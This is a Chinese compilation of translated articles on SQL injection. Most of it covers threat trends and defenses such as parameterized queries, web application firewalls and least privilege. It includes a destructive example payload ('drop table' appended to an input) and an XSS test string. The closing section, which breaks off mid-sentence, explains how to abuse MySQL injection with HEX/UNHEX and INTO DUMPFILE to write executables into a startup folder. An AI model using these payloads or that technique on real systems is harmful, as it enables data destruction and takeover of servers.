SQL 注入攻击防御指南

SQL 注入攻击防御指南

近年来，SQL 注入式攻击一直如幽灵般困扰着众多企业，成为令企业毛骨悚然的梦魇。从去年八月中旬以来，新一轮的大规模 SQL 注入式攻击袭掠了大量的网站，连苹果公司的网站也未能幸免。这种猖獗的攻击向业界招示其日渐流行的趋势，黑客们也越来越喜欢这种可以渗透进入企业的基础架构和数据库资源的攻击方式。

SQL 注入是一类当你把用户输入用来构造 SQL 查询或是修改、管理数据库的命令时所产生的漏洞。如果在把用户输入追加到变化的 SQL 语句之前不先进行过滤处理，那么攻击者就可以修改查询语句，并产生开发者不愿意看到的结果。被修改的 SQL 语句可以执行当前数据库帐户权限所允许的任何操作，既可以操作数据库，还可以攻击数据库所在的系统和网络。

本文将从三个方面为您提供详细的安全策略，包括：SQL 注入攻击的现状及展望，防御 SQL 注入攻击的最佳实践和 MYSQL 注入实例讲解。

SQL 注入攻击的现状及展望

SANS 协会在本周发布的《The Top Cyber Security Risks》报告中称，SQL 注入和跨站点脚本攻击是网上的两个最大的问题。这些错误也往往是最容易被公司忽视的。而美国史上最大的数据安全攻击的黑客们使用的就是 SQL 注入方法。这一切让网络管理人员意识到 SQL 注入威胁的严重程度并且开始重新审视他们对这一攻击的防范措施。

为什么这种攻击如此猖獗？网络管理员们未来将面临什么样的挑战呢？

- ❖专家质疑程序员使用 SQL 注入功能
- ❖防止 SQL 注入攻击：网络管理员的前景展望

防御 SQL 注入攻击的最佳实践

针对 Web 应用的攻击——SQL 注入为人所熟知，安全专家对被越来越多的黑客所利用的这一方式长期以来都非常警惕。SQL 注入是一种人为向 Web 表单的输入框中加入恶意的结构化查询语言（SQL）代码以试图获取资源的访问权限或是改变数据的安全攻击。它需要的唯一条件是网络端口 80 处于开放状态。即使有设置妥当的防火墙，这一端口也是少数的几个允许流量的通道之一。

- ❖如何发现并防御自动 SQL 注入攻击
- ❖研究员开发新的技术来防御 SQL 注入攻击
- ❖如何斩断 SQL 注入式攻击的疯狂魔掌？
- ❖Fuzzing tool 帮助 Oracle DBA 删除 SQL 注入错误
- ❖Web 安全性测试——SQL 注入

MYSQL 注入实例讲解

MYSQL 注入中导出文件需满足的条件大家都知道，就不多说了，要导出可执行二进制文件还需注入点必须存在二进制编码格式数据类型的字段（如 BLOB 或 LONGBLOB 数据类型）。要导出可执行 bat 文件对字段的数据类型没有要求。其他一些附加限制条件依环境而定。

下面的文章实例讲解 MYSQL 注入中导出可执行文件至启动项原理，证实了在 MYSQL 注入中理论上导出可执行二进制文件到启动项的说法。

- ❖实例讲解 MYSQL 注入中导出可执行文件至启动项原理（一）
- ❖实例讲解 MYSQL 注入中导出可执行文件至启动项原理（二）
- ❖实例讲解 MYSQL 注入中导出可执行文件至启动项原理（三）

专家质疑程序员使用 SQL 注入功能

那些没有安全常识的程序员把 SQL 注入代码作为一个功能写在一些 web 应用程序里,当这些应用程序开始使用或分发给在线广告网络的分支的时候就会使用户处在安全风险中。

这种编码方式是应用程序运行的关键。这个问题很普遍,以至于一些安全厂家,包括 TippingPoint,他们的入侵防御系统(IPS)出厂时默认关闭了 SQL 注入保护过滤功能，以避免导致应用程序不能使用。

TippingPoint 的 DVlabs 安全研究主任 Rohit Dhamankar 表示公司在全球的 IPS 蜜罐系统都发现利用一些 Web 应用的 SQL 注入功能来进行的 SQL 注入攻击出现猛增。TippingPoint 通过它的 IPS 过滤器捕捉攻击企图，进而跟踪全球性的威胁。它也匿名地跟踪客户如何配置他们的 IPS。

有时编写这些应用程序的人并没有意识到他们已经无意中在应用程序放置 SQL 注入作为一个功能。Dhamankar 说。当某个广告公司利用一个漏洞，一个 SQL 注入来向它所有的公司分发报告时，这一攻击就出现了。

SANS 协会在本周发布的《The Top Cyber Security Risks.》报告中声称，SQL 注入和跨站点脚本攻击是网上的两个最大的问题。这些错误也往往是最容易被公司忽视的。而美国史上最大的数据安全攻击的黑客们使用的就是 SQL 注入方法。

开源和定制的程序中的 WEB 应用程序漏洞，占被发现的漏洞的 80%以上，SANS 在报告提到。该研究细分了 SQL 注入错误，像"使用 SELECT SQL 的 SQL 注入""逃避使用字符串函数的 SQL 注入"和"使用布尔标识的 SQL 注入"所有的错误，都可以在有漏洞的应用程序启用之前，在软件开发周期纠正。

Dhamankar 说那些代码没有写好的在线广告，导致了那次纽约时报网站访问者所遇到的问题。一旦漏洞暴露，攻击者能在广告中下毒，并把点击它们的访问者重定向到恶意网站上去。在那些站点里的自动化脚本会检查有缺陷的浏览器插件和其它没打补丁的应用程序，从而给攻击者一个立足点来感染受害者的电脑。

纽约时报部分地使用了一个广告分发网络。前不久，一个获批的广告正常地显示出来，但是攻击者随后将其替换为一个恶意广告，它弹出一个警告窗口，声称用户的电脑已经被感染了，而且需要点击链接来清除病毒。

这个问题整变得非常普遍，但专家称，修复 SQL 注入错误往往很困难，并且很昂贵。漏洞扫描能发现成千上万个有 SQL 注入的错误。

Dhamankar，在 SANS 协会会议上进行报告的安全专家之一，称合法的在线广告附属公司和其他公司可以使用 IPS 或 WEB 应用防火墙（WAPs）来停止这样的攻击，并且让程序员为他们的错误代码负责。让他们提高意识和进行教育也应该作为优先事项，Dhamankar 在会后的一封 email 信息中写道。

“如果开发部门确保其雇员经过安全编程练习和课程，将能减少此类事件的发生，”他写道。“在公司内部或者通过第三方进行应用程序的安全测试是另一个好办法，以确保 web 应用程序的漏洞在投入生产之前能被发现。”

数据调查专家和 SANS 协会讲师，Mandiant 的 Rob Lee 说他的研究表明，黑客正在使用钓鱼攻击以及各种各样的社会工程学技巧来欺骗用户点击恶意链接。但是三分之一的攻击专门使用 SQL 注入，针对有公开网站的金融机构和零售商，他说。

他们通过面向公众的网站侵入，以获得对在后端的信用卡数据的访问能力。Lee 说。“这有点像破门入室的盗窃，不过他们要找的是信用卡数据。”

没有一个银子弹能保护组织免受攻击，InGuardians 公司的创始人兼高级安全顾问 Ed Skoudis 说。一旦恶意代码通过 SQL 注入或其他方式嵌入进网站，然后受害者就会把恶意内容带入到他们公司内部的机器上，而这台机器上的客户端软件没有完全打好补丁。

这需要更深入的防御，Skoudis 说。敏感数据不存储在客户机上，最终用户是否感染就无关紧要——安全专家不能陷入这样的思维。

“一旦坏人攻破了一个客户机，而在目标环境有了立锥之地，他不会到此为止，”Skoudis 说。”客户机被攻破之后，攻击者会对公司展开大面积攻击……然后摸到内部网络服务器，这时候你就被全面攻破了。

（作者：Robert Westervelt 译者：李博文 来源：TechTarget 中国）

防止 SQL 注入攻击：网络管理员的前景展望

针对 Web 应用的攻击——SQL 注入为人所熟知，安全专家对被越来越多的黑客所利用的这一方式长期以来都非常警惕。SQL 注入是一种人为向 Web 表单的输入框中加入恶意的结构化查询语言（SQL）代码以试图获取资源的访问权限或是改变数据的安全攻击。它需要的唯一条件是网络端口 80 处于开放状态。即使有设置妥当的防火墙，这一端口也是少数的几个允许流量的通道之一。最近发生的 SQL 注入案例是 Heartland Payment Systems 公司的服务器攻击事件，它让网络管理人员意识到 SQL 注入威胁的严重程度并且开始重新审视他们对这一攻击的防范措施。

防御 SQL 注入攻击的主要方法是使用参数化的存储程序。当这些程序被使用时，将以参数和用户定义的子程序的形式对数据库发出请求，这就代替了需要用户直接提供数值的命令方式。SQL 参数的优势不光体现在输入的安全性上，而且他们还能够很大程度地减少 SQL 注入攻击发生的成功几率。

数据库的开发不在网络管理员的职责范围之内，但是你应当坚信只有保障了网络上的数据安全才能保证遵循了最佳实践。

虽然使用存储程序是必须的，但光这样做还是不够的。为了防御潜在的攻击者，深度防御战略是必不可少的。否则开发者将会被要求提供前线安全（front-line security），而从以往经验看来这对许多的组织来说都是种挑战。数据库管理员和应用程序开发者应当遵从最佳实践是毫无疑问的，但还是让我们来看看你作为一个网络管理员，为数据库资源提供附加保护所能做的事情。

应用程序和数据库服务器很显然需要加固，并需要定期打补丁，但是由于 SQL 注入攻击的对象是具体的 Web 应用程序——ASP, JSP, PHP 等，而不是 Web 服务器和 SQL 注入攻击运行的操作系统，因而 SQL 注入攻击不能因系统的补丁升级而得到解决。静态的和网络中传送的敏感信息都需要加密，但作出最大贡献的可能要数附加的 Web 应用防火墙或作为附加防御的一些应用层防火墙的变种。

Web 应用防火墙的防护范围超越了传统网络防火墙和入侵检测/入侵防御系统。许多 Web 应用防火墙，比如由 Imperva 公司和 Barracuda Networks 公司开发的产品，能够帮助防御 SQL 注入攻击、跨站脚本攻击和其他的一些针对应用程序逻辑漏洞或软件技术漏洞的

攻击。最新的 Web 应用防火墙能够识别由攻击者使用 SQL 注入开发的逃逸技术（evasion techniques）。例如，有一种是通过对注入的命令进行部分编码来达到搅乱攻击的目的的。

你所选择的应用层防火墙应当同时允许创建过滤器来进行拦截、分析或者修改仅限于流向该网络的流量。大量的请求通常不需要分析，过滤器通常不应当去除在 SQL 注入攻击中经常使用的字符串，例如——and @@version。所有的这些请求都能够记录到日志并且其原 IP 地址也可封闭。更出色的防火墙能够"学习"对你的特定网络来说哪些是正常流量，哪些是异常流量，并且采取各自相应的处理方式。当检测到异常状况时，Web 应用防火墙能够关闭正在发生的潜在攻击进程。而且，由于 SQL 注入通常通过 URL 查询字符串来发动攻击，对 Web 服务器的日志文件进行定期检查可以发现可能带来注入攻击的异常查询操作。

作为网络管理员，有一点很重要，那就是保证 Web 应用程序使用的任何账户的权限必须被设置为最低级别。严格的访问限制将会降低成功的攻击所造成的损失。绝对不要在用户使用带有管理权限的用户名，例如在服务器层使用"sysadmin"，或者在数据库层使用"db_owner" 时，连接 Web 应用程序。例如，微软建议在安装 SQL Server 时，为服务分配一个域账户，以限制用户只能访问必要资源。这样以来，即使攻击者攻破了某组织的防线，他还会被访问 SQL 服务器的控制集限制住。

由于 SQL 注入攻击利用的是写得不够完美的代码，完全阻止 SQL 注入攻击的唯一方式是解决你的应用程序代码的漏洞问题。然而，作为网络管理员，你还可以添加附加的防御层，从而使潜在的攻击者更难攻克。

（作者：Michael Cobb　译者：唐波　来源：TechTarget 中国）

如何发现并防御自动 SQL 注入攻击

SQL 注入是一类当你把用户输入用来构造 SQL 查询或是修改、管理数据库的命令时所产生的漏洞。如果在把用户输入追加到变化的 SQL 语句之前不先进行过滤处理，那么攻击者就可以修改查询语句，并产生开发者不愿意看到的结果。被修改的 SQL 语句可以执行当前数据库帐户权限所允许的任何操作，既可以操作数据库，还可以攻击数据库所在的系统和网络。

2008 年，蠕虫病毒被用来攻击 Web 服务器，并植入可以感染受害站点用户的恶意代码。该蠕虫病毒利用自动 SQL 注入攻击来修改数据库中的数据，这些数据将作为网页的一部分显示给用户。修改后的数据会被加载到网页上，并把用户重定向到另一个放有恶意软件的站点去。本文将带你看看防范这类自动攻击的方法。

这类攻击中有效载荷在浏览器中的执行方式使得这种攻击与持久化的跨站攻击很像。持久化的跨站攻击就是黑客把恶意代码植入到一个看起来可信的链接中的这样一种攻击。不同之处在于在自动 SQL 注入攻击中所植入的恶意程序有可能在网站的许多地方出现，而不是像跨站攻击中那样，只在包含用户输入的内容的地方出现。当用户浏览一个含有被感染数据的页面时，他/她就会被重定向到一个自动下载恶意软件到本机的页面去。

在搜索引擎的帮助下实施自动 SQL 注入

这些自动 SQL 注入蠕虫利用搜索引擎来搜寻可利用的站点来发动攻击。通过搜索相关与 Web 应用参数相联系的字符串，该蠕虫就能利用搜索引擎获取目标。该蠕虫还可能会搜寻特定的网页名称，如“form.asp”或表单参数名称，如“username ”。那些登陆验证表单通常易受 SQL 注入的攻击。等搜索引擎谷歌还提供高级搜索选项，如“inurl ：”，“allinurl ：”和“site：”，这使得蠕虫作者可以指定如何寻找这些参数，如“inurl ：username= ” 。蠕虫随后就启动 SQL 注入攻击来危害所确定的地点。通过攻击那些看起来要访问数据库的站点，蠕虫就不用在没有动态内容的网站上浪费时间。这使他们能够花更少的时间随机扫描可利用的目标，从而使得他们能够更快地传播。

幸运的是，搜索引擎，例如谷歌已经对此产生了警觉并正在采取措施避免蠕虫搜寻攻击对象。疑似蠕虫发出的重复搜索将会被拒绝，以削弱蠕虫的搜寻能力。然而，一旦你的系统被蠕虫盯上了，依靠搜索引擎来延缓这些蠕虫并无法减轻它对你系统的危害。

如何检测 SQL 注入漏洞

例行应用程序数据库检查可以用来确定你的应用程序是否已经遭到破坏。在数据库里查询蠕虫常用的 HTML 标签可以揭示该应用正在传播恶意软件。这些标签包括“iframe”，“http-equiv=“refresh”” ，还有已经恶意服务器的 IP 地址。检测这种攻击的更简单办法是检查那些动态页面是否有非预期的行为，包括在 HTML 里增设隐藏的 iframe-- 一种用来把一个 HTML 文件嵌入到另一个 HTML 文档的代码元素。这些例行的日常检查能帮你检查出系统遭到了攻击，但这种方法只能让你做到事后补救。把一个应用从攻击中恢复出来，得花非常大的代价，尤其是在数据可能被修改过的情况下，并且这种恢复还是无法防范今后的攻击。

如何防止自动 SQL 注入攻击

这些自动 SQL 注入蠕虫是利用应用程序中现有的漏洞来向数据库里插入恶意代码。消除 Web 应用程序中的 SQL 注入漏洞才是抵抗这些蠕虫的最好办法。进行充分的安全检查可以确定你的系统中是否存在漏洞。这些渗透测试通过使用许多与与攻击者相同的工具和技术来模拟攻击者并找出弱点。

有很多种商业或免费的自动化工具，如 SQL Inject-Me，可以检测 Web 应用程序中的 SQL 注入漏洞。通过使用这些工具，开发和 QA 团队就可以在漏洞被黑客或蠕虫利用之前发现并修复它。

(作者：Jamie Gamble 和 Patrick Szeto 译者：Sean 来源：TechTarget 中国)

研究员开发新的技术来防御 SQL 注入攻击

Core Security Technologies 公司的研究员开发了一种新的自动黑客技术，可让攻击者轻易地找到和攻击 SQL 注入漏洞，以及攻击者常用的代码错误。

由 Core researcher Sebastian Cufre 组织的研究可以帮助漏洞查找者提高发现 SQL 注入漏洞的效率，这样以来可以在攻击者利用它们之前就将漏洞修复好。Cufre 不能参加这一会议，所以 CoreLabs 的研究员 Fernando Federico Russ 在 2010 年的 CanSecWest 应用安全会议上演示了这一黑盒技术。

Russ 说：“这有助于自动查找和攻击 SQL 注入漏洞，最棒的是有一个 SQL 提取功能，能让你在后端数据库上直接执行 SQL 语句。”

SQL 注入一直是种流行的攻击技术，因为代码错误会让攻击者获取 Web 应用程序的访问权，这在许多网站中都很常见。攻击者能够在 Web 表格中添加结构化的查询语言（SQL）来测试数据库，以检查结果数据库的调试错误并获取访问权限。

黑客工具包让攻击者能更容易地攻击和危害网站，并将网站上建立的恶意代码传播给网站访问者。企业已采取措施，减少 Web 应用程序中的 SQL 注入代码错误。

Russ 的技术研究显示了黑客测试技术如何被应用来高效查找 SQL 注入错误。黑盒测试为获取黑客动向采取了外部方式来测试软件。它让软件测试员理解黑客在受危害的机器上可能采取的攻击类别。

Russ 说：“我们正努力掌握漏洞知识和推断串注入点的标准测试。”

这一技术消除了自动 SQL 注入漏洞评估过程中的误报情况。这一方法还可自动生成攻击代码。Core 计划在它的网站上发布相应的研究论文。

目前，网站站长们有很多方法来测试他们网站上的代码错误。很多静态和动态代码分析工具能够用来查找可导致 SQL 注入的代码错误，尽管专家们称这些工具越来越先进，但其中的大多数工具还是存在很大的误差和很高的误报率。2008 年的时候，SQL 注入攻击非常严重，微软曾在公告中指出了几款可消除开发过程中错误的工具。

另外，组织机构可以限制用户的访问权限，在应用程序全面投入运营之前，通过应用静态代码分析来检测错误，以改进软件开发过程。而且可在 SQL 串导致底层数据库崩溃时，减少显示给用户的调试错误。

（作者：Robert Westervelt　译者：唐波　来源：TechTarget 中国）

如何斩断 SQL 注入式攻击的疯狂魔掌？

近年来，SQL 注入式攻击一直如幽灵般困扰着众多企业，成为令企业毛骨悚然的梦魇。从八月中旬以来，新一轮的大规模 SQL 注入式攻击袭掠了大量的网站，连苹果公司的网站也未能幸免。这种猖獗的攻击向业界招示其日渐流行的趋势，黑客们也越来越喜欢这种可以渗透进入企业的基础架构和数据库资源的攻击方式。

关于对付 SQL 注入攻击的方法已经有许多讨论，但是为什么还是有大量的网站不断地遭受其魔掌呢？安全研究人员认为，现在正是重新梳理最佳方法来对付大规模的 SQL 注入攻击的时候，从而减轻与注入攻击相关的风险。笔者在此介绍的这些方法未必是革命性的创举，但是又有多少企业真正按照要求全面地实施这些方法呢？

下面，我们将一一谈论这些方法：

使用参数化查询

企业应当制定并强化自行开发软件的安全编码指南，要求开发人员使用参数化查询来构建 SQL 查询，这样就可以将数据与代码区分开来。

对于多数 SQL 查询来说，开发人员需要指明某类标准，为此，就需要利用参数化查询，其实就是在运行时可传递的参数。参数化查询就是在 SQL 语句中有一个或多个嵌入参数的查询。这种将参数嵌入到 SQL 语句中的方法与动态构造 SQL 字符串相比，不易产生错误。下面我们看一个在.NET 应用程序中使用参数化查询的例子。假设我们想给张三增加工资 500 元，可参考如下的代码。这些代码范例演示了参数化查询的使用，并展示了如何使用更新语句：

通过利用 SQL 的更新命令，你可以更新记录。在下面的例子中，我们作了如下操作：创建并打开一个数据库链接；创建一个代表执行更新语句的数据库命令；使用 EDBCommand 的 ExecuteNonQuery()方法执行插入命令。

```
<% @ Page Language="C#" Debug="true"%>
<% @Import Namespace="EnterpriseDB.EDBClient" %>
<% @Import Namespace="System.Data" %>
<script language="C#" runat="server" >
private void Page_Load(object sender, System.EventArgs e)
{
string strConnectionString = ConfigurationSettings.AppSettings
["DB_CONN_STRING"];
EDBConnection conn = new EDBConnection(strConnectionString);
string updateQuery  = "UPDATE emp SET sal = sal+500 where empno = :ID";
try {
conn.Open();
EDBCommand cmdUpdate = new EDBCommand(updateQuery,conn);
cmdUpdate.Parameters.Add
(new EDBParameter(":ID", EDBTypes.EDBDbType.Integer));
cmdUpdate.Parameters[0].Value = 7788;      cmdUpdate.ExecuteNonQuery();
Response.Write("Record Updated");
}
catch(Exception exp) {
Response.Write(exp.ToString());
}
finally {
conn.Close();
}
}
</script>
```

每一个参数都用一个 EDBParameter 对象指明。对于需要在 SQL 语句中指定的每一个参数来说，你需要创建一个 EDBParameter 对象，然后将值指派给这个对象。然后，将 EDBParameter 对象添加到 EDBCommand 命令的参数集中。

对于多数开发平台来说，应当使用参数化的语句而不是将用户输入嵌入到语句中。在许多情况下，SQL 语句是固定的，每一个参数都是一个标量，而不是一个表。用户输入会被指派给一个参数。下面再给出一个使用 Java 和 JDBC API 的例子：

```
PreparedStatement prep = conn.prepareStatement
("SELECT * FROM USERS WHERE USERNAME=? AND PASSWORD=?");
prep.setString(1, username);
prep.setString(2, password);
prep.executeQuery();
```

笔者用这些例子只是想告诉开发人员，应当确保在查询数据库之前对输入进行净化。要保障用户输入到网站的内容就是你正要查找的数据类型，所以说，如果你正在寻找一个数字，就要努力保障这种输入一定是一个数字而非字符。

实施过滤和监视工具

在 Web 应用程序和数据库这个水平上的过滤和监视工具可有助于阻止攻击并检测攻击行为，从而减轻暴露在大规模的 SQL 注入式攻击中的风险。

在应用程序水平上，企业应当通过实施运行时的安全监视来防御 SQL 注入攻击和生产系统中的漏洞。同样地，Web 应用防火墙也有助于企业部署某些基于行为的规则集，可以在发生损害之前阻止攻击。

在数据库水平上，数据库活动监视还可以从后台过滤攻击。数据库的监视活动是对付 SQL 注入的一种很强大的工具。对于目前所知道的注入攻击而言，应当部署好过滤器，以便向数据库管理员发出警告：正在发生不太安全的问题；还要有一些一般的过滤器，用以查找 SQL 注入攻击中的典型伎俩，如破坏 SQL 代码的不规则的数字引用等。

精心编制错误消息

黑客可以利用你的错误消息，以便于将来对付你。所以开发团队和数据库管理员都需要考虑：在用户输入某些出乎意料的"数据"时，应当返回的错误消息。

企业应当配置 Web 服务器和数据库服务器，使其不输出错误或警告消息。因为攻击者可以利用"盲目 SQL 注入"等技术来了解你的数据库设计细节。

及时打补丁并强化数据

由于没有打补丁或者配置错误，而造成与 Web 应用程序相关联的数据库遭受攻击，那么与 SQL 注入攻击相关的风险也会因之增加。

很显然，只要有补丁可用，你就需要给数据库打补丁，并且还要给 Web 应用程序和 Web 服务打补丁。

此外，别忘了你的数据库是怎样配置的。你需要禁用不必要的服务和功能，目的是为了强化数据库及其赖以运行的操作系统。

限制数据库的特权

最后，企业需要更好地管理与 Web 应用程序相关的账户与后台数据库交互的方式。许多问题之所以发生，其原因在于数据库管理员全面开放了一些账户，其目的是为了让开发人员更轻松地工作。但是，这些超级用户账户极易遭受攻击，并会极大地增加由 SQL 注入攻击及其它 Web 攻击给数据库所造成的风险。

一定要正确地管理所有的账户，使其仅能以最低的特权访问后台的数据库，当然前提是能够完成其工作。你一定要保障这些账户不会拥有对数据库作出更改的权利。

（作者：茫然　来源：TechTarget 中国）

Fuzzing tool 帮助 Oracle DBA 删除 SQL 注入错误

数据库安全软件厂商 Sentrigo Inc.发布了新的开源 fuzzing 工具 FuzzOr，用于识别 Oracle 数据库软件应用中的漏洞。

Sentrigo 的创始人之一兼首席技术官 Slavik Markovich 说，有了 FuzzOr，Sentrigo 即将创建一款可以允许数据库管理员和程序员测试 PL/SQL 应用中的安全漏洞的工具。

Markovich 说，其它的漏洞评估工具有代表性的修复一系列错误，而 FuzzOr 是动态的，因为它没有于设置的清单。

Markovich 说："（FuzzOr）式不同的，因为我认为没有其它可以做 PL/SQL 项目的工具了。FuzzOr 扫描特殊的代码并分析（代码）寻找漏洞。"

Fuzzing：

SQL 注入攻击新趋势警报研究人员：研究人员正在发现 SQl 注入攻击的新趋势，表明攻击者发现攻击新目标很容易。

Fuzzing 应该是安全软件开始程序的一部分吗？fuzzing 是一种常见的软件测试方法，不能是你唯一的漏洞评估技术。

Fuzzing 可以有效地识别跨站脚本（XSS）漏洞吗？fuzzing 可以找到软件中的漏洞，但是测试程序不能发现每个漏洞。Ed Skoudis 解释了当查找跨站脚本漏洞的时候需要的其它工具。

Oracle 的安全专家，也是 Oracle 的安全网站 PeteFinnigan.com 的主管 Pete Finnigan 说 FuzzOr 是一款有用的工具，因为这是唯一免费分析 PL/SQL 中漏洞的实用工具。

Finnigan 说："FuzzOr 拥有优势，因为有了 FuzzOr，就不需要查看软件代码再分析了，不然你就要分解它，使其做不同的事情。"

Finnigan 说，数据库管理员可能不能马上理解 FuzzOr，但是它的使用相当简单，而且有简单的使用方法。

他说：“你可以在一个项目或者单独的一段代码上运行 FuzzOr，所以它的运行非常简单。（它）告诉用户哪些代码和参数容易受到工具，所以可以查看代码，并查找如何修复。”

Finnigan 说，这个工具在检测与 SQL 注入和缓冲器负荷错误相关的漏洞方面也很理想，因为他们是使用 PL/SQL 编写的最常见的漏洞。

Finnigan 说，FuzzOr 检测错误所用的时间是和它所运行的程序数量呈比例的，但是这种工具“相当快，不需要整晚都在运行。”

Finnigan 它不能在产品内部运行，因为工具的工能不只是读取。产品系统中使用的工具应该只能读取，防止不期望的变化，因此，这和 FuzzOr 是矛盾的。

Markovich 说，这种工具不能修正问题，它只是告诉用户错误出在哪里。Markovich 说，它并不作漏洞评估，检测或者加密。

FuzzOr 是免费的开源工具，也就是说许可证时 GPL，而且只要用户拥有许可证，就允许用户改变或者增加代码。

Finnigan 说所有的 DBA 都可以在内部尝试和使用的。

Finnigan 说：“FuzzOr 是免费的，可扩展的，而且是用脚本语言编写的，软件代码是可以阅读的——没有隐藏的东西，你可以看到它的工作方式。”

(作者：Erin Kelly 译者 Tina Guo 来源：TechTarget 中国)

Web 安全性测试——SQL 注入

因为要对网站安全性进行测试，所以，学习了一些 sql 注入的知识。

在网上看一些 sql 注入的东东，于是想到了对网站的输入框进行一些测试，本来是想在输入框中输入<SCRIPT>;alter("abc");</SCRIPT> ,但是输入框有字符限制，只好输入<SCRIPT>结果网站出大问题了，呵呵，终于又出现了个 bug。

另一个就是在 URL 最后随意输入一些字符或数字，结果，新闻模块那出现了问题，暴露了网站的一些信息，又一个 bug，高兴下……

下面把今天看到的有关 SQL 注入方面的知识整理如下：

SQL 注入是一种攻击方式，在这种攻击方式中，恶意代码被插入到字符串中，然后将该字符串传递到 SQL Server 的实例以进行分析和执行。任何构成 SQL 语句的过程都应进行注入漏洞检查，因为 SQL Server 将执行其接收到的所有语法有效的查询。一个有经验的、坚定的攻击者甚至可以操作参数化数据。

SQL 注入的主要形式包括直接将代码插入到与 SQL 命令串联在一起并使其得以执行的用户输入变量。一种间接的攻击会将恶意代码注入要在表中存储或作为元数据存储的字符串。在存储的字符串随后串连到一个动态 SQL 命令中时，将执行该恶意代码。

注入过程的工作方式是提前终止文本字符串，然后追加一个新的命令。由于插入的命令可能在执行前追加其他字符串，因此攻击者将用注释标记“--”来终止注入的字符串。执行时，此后的文本将被忽略。

以下脚本显示了一个简单的 SQL 注入。此脚本通过串联硬编码字符串和用户输入的字符串而生成一个 SQL 查询：

```
var Shipcity;

ShipCity = Request.form. ("ShipCity");

var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

用户将被提示输入一个市县名称。如果用户输入 Redmond，则查询将由与下面内容相似的脚本组成：

SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond'

但是，假定用户输入以下内容：

Redmond'; drop table OrdersTable—

此时，脚本将组成以下查询：

SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond';drop table OrdersTable--'

分号(;)表示一个查询的结束和另一个查询的开始。双连字符(--)指示当前行余下的部分是一个注释，应该忽略。如果修改后的代码语法正确，则服务器将执行该代码。SQL Server 处理该语句时，SQL Server 将首先选择 OrdersTable 中的所有记录（其中 ShipCity 为 Redmond）。然后，SQL Server 将删除 OrdersTable。

只要注入的 SQL 代码语法正确，便无法采用编程方式来检测篡改。因此，必须验证所有用户输入，并仔细检查在您所用的服务器中执行构造 SQL 命令的代码。本主题中的以下各部分说明了编写代码的最佳做法。

验证所有输入:

始终通过测试类型、长度、格式和范围来验证用户输入。实现对恶意输入的预防时，请注意应用程序的体系结构和部署方案。请注意，设计为在安全环境中运行的程序可能会被复制到不安全的环境中。以下建议应被视为最佳做法：

如果一个用户在需要邮政编码的位置无意中或恶意地输入了一个 10 MB 的 MPEG 文件，应用程序会做出什么反应？

如果在文本字段中嵌入了一个 DROP TABLE 语句，应用程序会做出什么反应？

测试输入的大小和数据类型，强制执行适当的限制。这有助于防止有意造成的缓冲区溢出

</SCRIPT>

（作者：IT168　来源：TechTarget 中国）

实例讲解 MYSQL 注入中导出可执行文件至启动项原理（一）

前言

之前在《mysql 下读取文件的几种方式及应用》一文中提到在 mysql 注入中理论上应该可以导出可执行二进制文件到启动项的说法，现给出原理及实例供大家参考。

MYSQL 注入中导出文件需满足的条件大家都知道，就不多说了，要导出可执行二进制文件还需注入点必须存在二进制编码格式数据类型的字段（如 BLOB 或 LONGBLOB 数据类型）。要导出可执行 bat 文件对字段的数据类型没有要求。其他一些附加限制条件依环境而定。

在注入页面无法爆出物理路径的情况下，如果满足上述条件，可以考虑用这种方法得到权限。

实现原理

将可执行文件用 HEX()编码后，分段导出并 UNHEX()解码所有 HEX()编码后的文件分段，在导出的文件中重组为完整的文件。

相关以下几个方面的知识，不懂可以参考。

1. 不同数据类型的字段可存储同种编码方式的数据

MYSQL 数据库中，要存取不同编码方式的数据，列数据类型必须与欲存取数据的编码方式相对应。当表中各不同数据类型的列中存储的数据采用同一种编码方式时，尽管各个列的数据类型不同，此时表中只有一种编码方式。因此当把一个文件按数据表中的列数分为多段并以同种编码方式存储于各不同数据类型的列中时，若将整个数据表中的数据按列顺序导出到同一个文件中，就可以重组还原成同一编码的完整文件。HEX 编码方式役属于几乎所有数据类型，在 int，text，blob，data ...等数据类型中，在其存储范围内，被 hex()编码过的文件都可以合法存储。

2. 各数据类型的存储范围

我们平时在注入中使用 UNION 查询一般都采用数字匹配字段的方式以达到 select_expression 的适用条件（即 UNION 后面查选的字段数量、字段数据类型都应该与最

前面 SELECT 的一样），这是因为数字役属于几乎所有数据类型，因此可以匹配任何字段，HEX 编码方式同样役属于几乎所有数据类型，因此我们可以把一个文件用 HEX()函数编码，接着把编码后的文件按数据表中的列数分为多段数据，每一段数据按顺序匹配对应字段，构造注入 URL，导出完整的文件。

在把 HEX()编码后的文件分段时，需要了解各数据类型的存储范围，从而判断注入点各字段允许提交数据的长度和可存储编码范围，以便把最长的分段数据放在存储范围最大的数据类型的字段上。详细请参照《MySQL 数据类型简介》（http://www.sai52.com/archives/769/）。

3. UNION 的特性导致的不同注入点利用方法

MYSQL 只要数据能在对应数据类型的列中完整存储，就可以导出任意文件名的完整文件。也就是说，我们把二进制文件用 HEX()编码后可以存储在 TEXT 数据类型等非二进制编码的字段上，导出时 UNHEX()解码依然能保存为完整的二进制文件。

语句中 unhex(cmd)已经改变了所选字段的数据类型为二进制，因此可以导出完整的二进制文件，而在注入中我们用 UNION 连接 SELECT 语句时，UNION 后面查询的字段数量、字段数据类型都得与最前面的 SELECT 一样，此时语句中 unhex(cmd)字段的数据类型与最前面的 cmd 字段的数据类型不同，二进制编码的数据无法在 TEXT 数据类型中完整储存，因此无法导出完整的二进制文件。要导出完整的二进制文件，最前面 SELECT 所选的字段中必须有以二进制存储数据的数据类型，如 BLOB，LONGBLOB 等。导出 bat 文件无此要求，任何类型的字段只要在其存储范围内都可以。

4. INTO DUMPFILE 的特性

如果使用 INTO DUMPFILE 导出数据，则 MySQL 只把一行写入到文件中，不对任何列或行进行终止，也不执行任何转义处理。INTO DUMPFILE 的这个特性说白了就是"无缝连接"，它既可以用于从列中导出数据到文件，也可以用于从表中导出数据到文件。

UNHEX()函数执行从 HEX()的反向操作。就是说，它将参数中的每一对十六进制数字理解为一个数字，并将其转化为该数字代表的字符。结果字符以二进制字符串的形式返回。0x 与 UNHEX()意义相同。

当表中的各个不同数据类型的列依次存储了所有的 HEX 编码后的文件分段时，用 SELECT0x 文件十六进制数据 part1，0x 文件十六进制数据 part2，0x 文件十六进制数据 part3，....0x 文件十六进制数据 partNINTO DUMPFILE 的方式导出表中全部数据到一个新

